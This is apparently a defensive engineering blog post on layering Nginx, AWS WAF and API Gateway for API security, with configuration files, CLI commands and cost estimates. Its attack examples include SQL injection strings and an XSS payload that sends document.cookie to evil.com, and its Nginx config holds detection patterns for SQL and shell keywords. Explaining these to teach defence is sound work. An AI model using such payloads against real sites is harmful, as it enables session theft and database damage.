
AWS API Gateway + WAF + Nginx: Zero Trust API Security in 2026


Something I tell every new team I work with: stop assuming your internal network is safe. That assumption is how you end up with a bad time. In 2026, 8.4 million API calls hit typical enterprise systems every day, and more than half are reconnaissance probes or active exploit attempts. Not from some nation-state actor with unlimited resources — just automated garbage from botnets running scripts all day.
I’ve been running this stack in production for a while: AWS API Gateway behind WAF, with Nginx sitting in front of both. This post is what I actually deployed and what it looks like when attacks come in.
Why Zero Trust for APIs Matters Right Now
The old castle-and-moat approach—secure perimeter, trust everything inside—is dead for APIs. Here’s what actually happens:
A bot starts hitting your API gateway at 2 AM with a list of 10,000 common user IDs and password variations. It’s not a sophisticated attack. It’s just brute force. Then, ten minutes later, a different IP runs SQL injection payloads against your search endpoint. Then another IP starts probing for path traversal vulnerabilities. These aren’t coordinated. They’re just… noise. The internet is loud.
Zero trust means every request—literally every one—is treated as untrusted until proven otherwise. No assuming the AWS backbone is safe. No assuming the request came from a friendly source. Verify everything: IP reputation, the request signature, the payload structure, the rate from that specific caller, whether the user agent looks human. Stack those checks on top of each other.
Here’s what actually shows up in the logs: bot swarms from residential proxy networks that look like legitimate users. Credential stuffing — big lists of stolen passwords cycled through your login endpoints. Scrapers hitting your product endpoints methodically. Zero-day hunters probing for unpatched paths before you even know they exist. DDoS attempts that try to use your own API as an amplifier against you. None of this is sophisticated. It’s automated and relentless.
API Gateway alone stops maybe 40% of obvious stuff. WAF adds the filtering engine. Nginx in front of both becomes your first wall of defense, handling TLS termination, basic rate limiting, and request inspection before traffic even hits AWS.
The Architecture: Three Layers of Defense
Internet Traffic
    ↓
Nginx (Layer 1: Rate limiting, IP reputation, basic filtering)
    ↓
AWS WAF (Layer 2: Pattern matching, rule sets, geo-blocking)
    ↓
API Gateway (Layer 3: Request validation, authorization, throttling)
    ↓
Backend Services
Nginx sits at the front and runs on your own infrastructure. It’s fast and cheap to operate, and the goal here is to drop obviously bad traffic before it ever touches AWS (which saves on WAF evaluation costs). Every connection hits Nginx first — is this IP on the blocklist, is this request rate nuts, does the payload contain raw SQL injection syntax?
WAF is where application-layer attack patterns get caught. SQL injection, XSS, path traversal — AWS has managed rule sets that get updated by their security teams. You’re not maintaining those patterns yourself. That’s the whole point. Configure the rule groups, attach them, let AWS keep them current.
API Gateway is the last stop before your actual code. It validates requests against your schema, throttles by API key, and enforces authorization. A request that doesn’t fit your API contract gets dropped here without ever reaching a Lambda or container.
The real value here is redundancy. When one layer misses something, the next one might catch it. When a layer gets hammered (think DDoS), the others keep running independently.
Step 1: Setting Up WAF on API Gateway
I’ll start with WAF, since that’s where most of the actual security happens. You need an API Gateway already running — WAF attaches to the API, not the other way around.
First, create a WAF WebACL (Web Access Control List). This is where your rules live:
aws wafv2 create-web-acl \
  --name "api-gateway-waf" \
  --scope REGIONAL \
  --default-action Block={} \
  --rules file://waf-rules.json \
  --visibility-config \
    SampledRequestsEnabled=true \
    CloudWatchMetricsEnabled=true \
    MetricName=api-gateway-waf \
  --region us-east-1
That --default-action Block={} is important. It means “deny by default.” Only traffic that explicitly matches an allow rule gets through. This is zero trust in action.
Now create your rules file (waf-rules.json):
[
  {
    "Name": "RateLimitRule",
    "Priority": 0,
    "Statement": {
      "RateBasedStatement": {
        "Limit": 2000,
        "AggregateKeyType": "IP"
      }
    },
    "Action": {
      "Block": {}
    },
    "VisibilityConfig": {
      "SampledRequestsEnabled": true,
      "CloudWatchMetricsEnabled": true,
      "MetricName": "RateLimitRule"
    }
  },
  {
    "Name": "AWSManagedRulesSQLiProtection",
    "Priority": 1,
    "OverrideAction": {
      "None": {}
    },
    "Statement": {
      "ManagedRuleGroupStatement": {
        "VendorName": "AWS",
        "Name": "AWSManagedRulesSQLiRuleSet"
      }
    },
    "VisibilityConfig": {
      "SampledRequestsEnabled": true,
      "CloudWatchMetricsEnabled": true,
      "MetricName": "SQLiProtection"
    }
  },
  {
    "Name": "AWSManagedRulesXSSProtection",
    "Priority": 2,
    "OverrideAction": {
      "None": {}
    },
    "Statement": {
      "ManagedRuleGroupStatement": {
        "VendorName": "AWS",
        "Name": "AWSManagedRulesKnownBadInputsRuleSet"
      }
    },
    "VisibilityConfig": {
      "SampledRequestsEnabled": true,
      "CloudWatchMetricsEnabled": true,
      "MetricName": "XSSProtection"
    }
  },
  {
    "Name": "AWSManagedRulesCommonRuleSet",
    "Priority": 3,
    "OverrideAction": {
      "None": {}
    },
    "Statement": {
      "ManagedRuleGroupStatement": {
        "VendorName": "AWS",
        "Name": "AWSManagedRulesCommonRuleSet"
      }
    },
    "VisibilityConfig": {
      "SampledRequestsEnabled": true,
      "CloudWatchMetricsEnabled": true,
      "MetricName": "CommonRuleSet"
    }
  },
  {
    "Name": "GeoBlockingRule",
    "Priority": 4,
    "Statement": {
      "GeoMatchStatement": {
        "CountryCodes": ["CN", "RU", "KP"]
      }
    },
    "Action": {
      "Block": {}
    },
    "VisibilityConfig": {
      "SampledRequestsEnabled": true,
      "CloudWatchMetricsEnabled": true,
      "MetricName": "GeoBlockingRule"
    }
  }
]
Now attach this WAF to your API Gateway:
API_ARN=$(aws apigateway get-rest-apis --query 'items[0].arn' --output text)
WAF_ARN=$(aws wafv2 list-web-acls --scope REGIONAL --query 'WebACLs[0].ARN' --output text)

aws wafv2 associate-web-acl \
  --web-acl-arn $WAF_ARN \
  --resource-arn $API_ARN \
  --region us-east-1
That’s it. Your WAF is now protecting API Gateway.
Step 2: Nginx as a Reverse Proxy in Front
Now let’s add Nginx. Your architecture becomes:
Client → Nginx → API Gateway → Lambda/Backend
Nginx runs on an EC2 instance or ECS container. It terminates TLS (so clients don’t talk directly to API Gateway), implements rate limiting at the edge, and can make fast decisions without hitting AWS.
Here’s a minimal Nginx config:
user nginx;
worker_processes auto;
error_log /var/log/nginx/error.log warn;
pid /var/run/nginx.pid;

events {
    worker_connections 4096;
    use epoll;
}

http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    log_format main '$remote_addr - $remote_user [$time_local] "$request" '
                    '$status $body_bytes_sent "$http_referer" '
                    '"$http_user_agent" "$http_x_forwarded_for"';

    access_log /var/log/nginx/access.log main;

    # Performance settings
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    server_tokens off;

    # Rate limiting zones
    limit_req_zone $binary_remote_addr zone=general:10m rate=10r/s;
    limit_req_zone $binary_remote_addr zone=login:10m rate=2r/s;
    limit_req_zone $http_x_api_key zone=api_key:10m rate=100r/s;

    # IP reputation list (update this regularly)
    geo $blocked_ip {
        default 0;
        # Known botnet IPs
        192.0.2.0/24 1;
        198.51.100.0/24 1;
    }

    upstream api_gateway {
        # Your API Gateway custom domain
        server api.example.com:443;
        keepalive 32;
    }

    server {
        listen 443 ssl http2;
        server_name api.yourdomain.com;

        # SSL certificates
        ssl_certificate /etc/nginx/certs/cert.pem;
        ssl_certificate_key /etc/nginx/certs/key.pem;

        # Modern SSL settings
        ssl_protocols TLSv1.2 TLSv1.3;
        ssl_ciphers HIGH:!aNULL:!MD5;
        ssl_prefer_server_ciphers on;
        ssl_session_cache shared:SSL:10m;
        ssl_session_timeout 10m;

        # Security headers
        add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
        add_header X-Content-Type-Options "nosniff" always;
        add_header X-Frame-Options "DENY" always;
        add_header X-XSS-Protection "1; mode=block" always;

        # Block known bad IPs
        if ($blocked_ip = 1) {
            return 403;
        }

        # Block requests with no User-Agent
        if ($http_user_agent = "") {
            return 403;
        }

        # Block obviously fake user agents
        if ($http_user_agent ~* (curl|wget|scrapy|bot|spider)) {
            return 403;
        }

        # Block requests with suspicious payloads
        if ($request_uri ~* (union.*select|select.*from|drop.*table|exec\(|system\(|eval\(|base64_decode)) {
            return 403;
        }

        location /login {
            # Strict rate limiting for login
            limit_req zone=login burst=5 nodelay;
            limit_req_status 429;

            proxy_pass https://api_gateway;
            proxy_set_header Host api.example.com;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto https;
            proxy_http_version 1.1;
            proxy_set_header Connection "";
        }

        location / {
            # General rate limiting
            limit_req zone=general burst=20 nodelay;
            limit_req_status 429;

            # Check for API key rate limits
            if ($http_x_api_key != "") {
                limit_req zone=api_key burst=50 nodelay;
            }

            proxy_pass https://api_gateway;
            proxy_set_header Host api.example.com;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto https;
            proxy_http_version 1.1;
            proxy_set_header Connection "";
            proxy_buffering off;

            # Timeouts
            proxy_connect_timeout 10s;
            proxy_send_timeout 30s;
            proxy_read_timeout 30s;
        }

        # Health check endpoint (no rate limiting)
        location /health {
            access_log off;
            return 200 "OK\n";
        }
    }

    server {
        listen 80;
        server_name api.yourdomain.com;
        return 301 https://$server_name$request_uri;
    }
}
A few things worth calling out here. The rate limiting uses three zones: general traffic at 10 req/s, login at 2 req/s (that’s your credential stuffing protection), and authenticated API keys at 100 req/s. The geo block is where you drop known botnet IPs — in production you’d feed this from a threat intel source rather than maintaining it by hand. The user-agent and SQL injection checks at the Nginx layer are fast and cheap, so there’s no reason not to have them. TLS 1.2 minimum, modern ciphers only.
Deploy this on an EC2 instance or in a container. Use a managed certificate (ACM) if you’re on AWS, or bring your own.
Step 3: Rate Limiting and IP-Based Blocking
Rate limiting is your first real defense against bots. But there are levels to it.
Nginx level (fast, cheap):
limit_req_zone $binary_remote_addr zone=strict:10m rate=5r/s;
limit_req zone=strict burst=10 nodelay;
This says: Each IP can make 5 requests per second. If they go faster, queue up to 10 additional requests, then start dropping. nodelay means don’t wait for the second before dropping—just immediately block.
WAF level (more intelligent):
{
  "Name": "RateLimitByIP",
  "Priority": 0,
  "Statement": {
    "RateBasedStatement": {
      "Limit": 2000,
      "AggregateKeyType": "IP"
    }
  },
  "Action": {
    "Block": {}
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "RateLimitByIP"
  }
}
WAF-level rate limiting counts across a 5-minute window. So if you set it to 2000 requests, any single IP making more than 2000 requests in 5 minutes gets blocked. This is broader than Nginx but still effective.
API Gateway level (most specific): API Gateway throttling is per-API-key and per-user (if you’re using authorization):
aws apigateway create-usage-plan \
  --name "standard-users" \
  --api-stages apiId=$(aws apigateway get-rest-apis --query 'items[0].id' --output text),stage=prod \
  --throttle burstLimit=5000,rateLimit=500 \
  --quota limit=1000000,period=DAY
This says: Burst up to 5000 requests, sustain 500 per second, and 1 million per day total. Users hitting these limits get a 429 response.
For IP-based blocking specifically, you can use WAF IP sets:
aws wafv2 create-ip-set \
  --name "blocked-ips" \
  --scope REGIONAL \
  --ip-address-version IPV4 \
  --addresses "203.0.113.0/24" "198.51.100.0/24"
Then reference it in a WAF rule:
{
  "Name": "BlockIPSet",
  "Priority": 0,
  "Statement": {
    "IPSetReferenceStatement": {
      "Arn": "arn:aws:wafv2:us-east-1:123456789012:regional/ipset/blocked-ips/a1234567-b8901-c234-d567-8901234567"
    }
  },
  "Action": {
    "Block": {}
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "BlockIPSet"
  }
}
Update this list dynamically based on threat intel:
#!/bin/bash
# Fetch new blocked IPs from your threat feed
BLOCKED_IPS=$(curl https://threatfeed.example.com/ips.json | jq -r '.[]')

aws wafv2 update-ip-set \
  --name "blocked-ips" \
  --scope REGIONAL \
  --addresses $BLOCKED_IPS \
  --region us-east-1
Run this script every 6 hours via a Lambda function or cron job.
Step 4: Real Example—Blocking SQL Injection and XSS
Let me show you exactly how these attacks look and how the rules block them.
SQL Injection attempt:
GET /api/users?search=1' OR '1'='1
GET /api/products?id=123; DROP TABLE products; --
The WAF rule for this:
{
  "Name": "SQLInjectionProtection",
  "Priority": 1,
  "OverrideAction": {
    "None": {}
  },
  "Statement": {
    "ManagedRuleGroupStatement": {
      "VendorName": "AWS",
      "Name": "AWSManagedRulesSQLiRuleSet"
    }
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "SQLInjectionProtection"
  }
}
AWS’s managed rule set includes patterns for:
- Single quotes followed by SQL keywords (OR, UNION, DROP, etc.)
- Comment syntax (– ; /**)
- Stacked queries (;)
- Time-based attacks (WAITFOR, SLEEP)
When a request comes in with search=1' OR '1'='1, the WAF pattern matcher finds the dangerous sequence and blocks it before it reaches your API.
XSS attempt:
POST /api/comments
{
  "text": "<script>fetch('https://evil.com/steal?cookies=' + document.cookie)</script>"
}
The WAF blocks this:
{
  "Name": "XSSProtection",
  "Priority": 2,
  "OverrideAction": {
    "None": {}
  },
  "Statement": {
    "ManagedRuleGroupStatement": {
      "VendorName": "AWS",
      "Name": "AWSManagedRulesKnownBadInputsRuleSet"
    }
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "XSSProtection"
  }
}
That rule set catches script tags in all their common forms (<script>, <img src=onerror>, etc.), event handler injections (onclick, onerror), URL-encoded and Unicode-encoded payloads, and data URI tricks. When a request matches, WAF blocks it immediately — 403 response, CloudWatch metric increments, request never gets near your application code.
You can see exactly what was blocked in CloudWatch Logs:
aws logs tail /aws/wafv2/api-gateway-waf --follow
You’ll see entries like:
{
  "terminatingRuleId": "AWSManagedRulesKnownBadInputsRuleSet",
  "terminatingRuleType": "MANAGED_RULE_GROUP",
  "action": "BLOCK",
  "httpsourceipv4": "203.0.113.15",
  "httpmethod": "POST",
  "uri": "/api/comments",
  "args": "",
  "httprequestheaderslog": [
    {
      "name": "user-agent",
      "value": "Mozilla/5.0 (X11; Linux x86_64)"
    }
  ],
  "formatversion": 1,
  "webaclid": "arn:aws:wafv2:us-east-1:123456789012:regional/webacl/api-gateway-waf/a1234567b890",
  "timestamp": 1712505600000
}
This is your evidence that the attack was blocked. Use CloudWatch Insights to aggregate:
fields @timestamp, httpsourceipv4, action, terminatingRuleId
| stats count() by httpsourceipv4, terminatingRuleId
| sort count() desc
This shows you which IPs are attacking you and with what patterns. If you see the same IP repeatedly, add it to your blocked IP set.
Cost Reality Check
WAF isn’t free. In early 2026 you’re paying $7/month for the WebACL itself, $0.60 per million evaluated requests, another $0.60 per million for sampled/logged requests, and $20/month per managed rule group you attach.
So if you’re running 10 billion requests a month (a large API), your WAF bill looks like:
Web ACL: $7.00
Rules (10B requests): $6,000
Sampled requests (10B): $6,000
3 managed rule groups: $60
Total: ~$12,067/month
That sounds like a lot until you realize what an actual breach costs. Data breach average in 2026: $4.5 million. WAF is a rounding error.
For moderate traffic (1 billion requests/month):
Web ACL: $7.00
Rules: $600
Sampled requests: $600
3 managed rule groups: $60
Total: ~$1,267/month
For small APIs (100 million requests/month):
Web ACL: $7.00
Rules: $60
Sampled requests: $60
3 managed rule groups: $60
Total: ~$187/month
Nginx is free software, but you need infrastructure to run it. A t3.medium on EC2 runs about $35/month; ECS Fargate works out to around $0.04 per GB-hour. Figure $50-150/month for a typical reverse proxy setup.
All in: small APIs run around $237/month for the full stack, mid-size APIs around $1,417/month, and if you’re pushing 10 billion requests a month you’re looking at $12,217/month.
Compare that to the cost of a breach and it’s obvious. But if you’re on a tight budget, you can skip Nginx and rely purely on WAF + API Gateway. You lose the edge defense and the TLS termination savings, but you’re still protected.
Common Mistakes People Make
I’ve seen these patterns over and over:
Mistake 1: WAF set to Count mode permanently
"OverrideAction": {
  "Count": {}
}
“Count” mode lets requests through but logs them. This is useful for testing, but I see teams that never graduate to “Block” mode. They’re scared of false positives. The thing is: you test in a staging environment with real traffic, verify the rules work, then enable Block in production. If you’re leaving WAF in Count mode in production, you’re not actually protecting anything.
Mistake 2: Ignoring false positives but also ignoring real attacks
Set up CloudWatch alarms for WAF blocks:
aws cloudwatch put-metric-alarm \
  --alarm-name "WAFBlocksThreshold" \
  --alarm-description "Alert when WAF blocks exceed normal levels" \
  --metric-name BlockedRequests \
  --namespace AWS/WAFV2 \
  --statistic Sum \
  --period 300 \
  --threshold 100 \
  --comparison-operator GreaterThanThreshold \
  --evaluation-periods 1
When blocks spike, investigate. Is it a false positive? A real attack? A broken client? You need to know.
Mistake 3: Not logging anything
CloudWatch logging costs less than you think and is invaluable when something goes wrong. Enable it:
aws wafv2 put-logging-configuration \
  --logging-configuration \
    ResourceArn=arn:aws:wafv2:us-east-1:123456789012:regional/webacl/api-gateway-waf/a1234567b890,\
    LogDestinationConfigs=arn:aws:logs:us-east-1:123456789012:log-group:/aws/wafv2/api-gateway-waf
Mistake 4: Set-and-forget IP reputation
Your IP reputation list becomes stale. You block IPs that have been reassigned to legitimate users. Or you don’t block IPs that should be blocked. Update it regularly. Use an automated threat feed. AWS has a Security Hub integration that can do this for you.
Mistake 5: Not testing the full chain
Test what happens when:
- Nginx goes down (does traffic fall back to API Gateway? No? Bad.)
- WAF blocks a request (do your clients get a helpful error message? Or just a 403?)
- API Gateway throttles (do you have retry logic?)
Simulate these failures in staging. Know what your degraded mode looks like.
Mistake 6: Thinking WAF replaces input validation
It doesn’t. WAF is defense-in-depth. You still need to:
- Validate all inputs in your code
- Use parameterized queries
- Sanitize data before storing/displaying
- Implement authorization checks
WAF catches the attacks that get through everything else. It’s not a magic shield that means you can write sloppy code.
Extending Previous Work
If you read the earlier post on AWS API Gateway with Nginx and WAF, that covered the basic wiring—how to get the three components talking to each other. This one picks up where that left off: WAF actually in blocking mode (not just counting), zero trust applied end to end, real attack examples with CloudWatch evidence, and the cost math so you can defend the spend to your manager.
Putting It Together: The Operating Model
Day-to-day, you’re checking CloudWatch for WAF blocks and API Gateway errors, glancing at Nginx access logs for anything that looks off, and reviewing Security Hub alerts. Weekly you tune thresholds—whoever blocked legitimate traffic gets a ticket. Monthly you look at which rules triggered the most and whether your IP reputation list has gone stale. Once a quarter, run a proper pentest against your own API and check the AWS security advisories.
This isn’t a thing you configure once and forget. The attack patterns change, the managed rules get updates, and your own traffic patterns shift over time. The stack gives you the infrastructure to respond fast—but you still have to actually look at it.
What you actually get out of this
Run this for a week and look at the WAF logs. You’ll see credential stuffing attempts, SQL injection probes, scrapers hammering your product endpoints at 3 AM. Most of it gets dropped at Nginx before AWS even sees it. The stuff that gets through to WAF gets pattern-matched and blocked. Whatever makes it to API Gateway hits rate limits and schema validation.
I’m not going to claim this stops everything. Sophisticated attackers with time and rotating IPs will find ways to probe. But it raises the cost of attacking you dramatically, and it catches almost all the automated garbage that makes up 99% of real attack traffic.
The remaining exposure is in your application code—input validation, authorization checks, parameterized queries. WAF doesn’t fix bad code. It just means bad code gets hit a lot less often.
Explore more like this

AWS VPC Design Patterns in 2026: From Single Account to Multi-Account Landing Zone
The VPC decisions you make on day one will follow you for years. I’ve lived through the consequences—redesigning a network that was built without proper CIDR planning, watching a simple...
Platform Engineering with Backstage on AWS: A Practical Guide for 2026
I watched a backend engineer spend two hours yesterday trying to figure out which CloudFormation template to use for their new service. They had three options in a Confluence page....

GitLab + ArgoCD: GitOps Deployments on EKS in 2026
I spent three years pushing changes to Kubernetes with kubectl apply inside CI/CD pipelines. Every deployment required cluster credentials in GitLab. Every pipeline failure left the cluster in an unknown...

Comments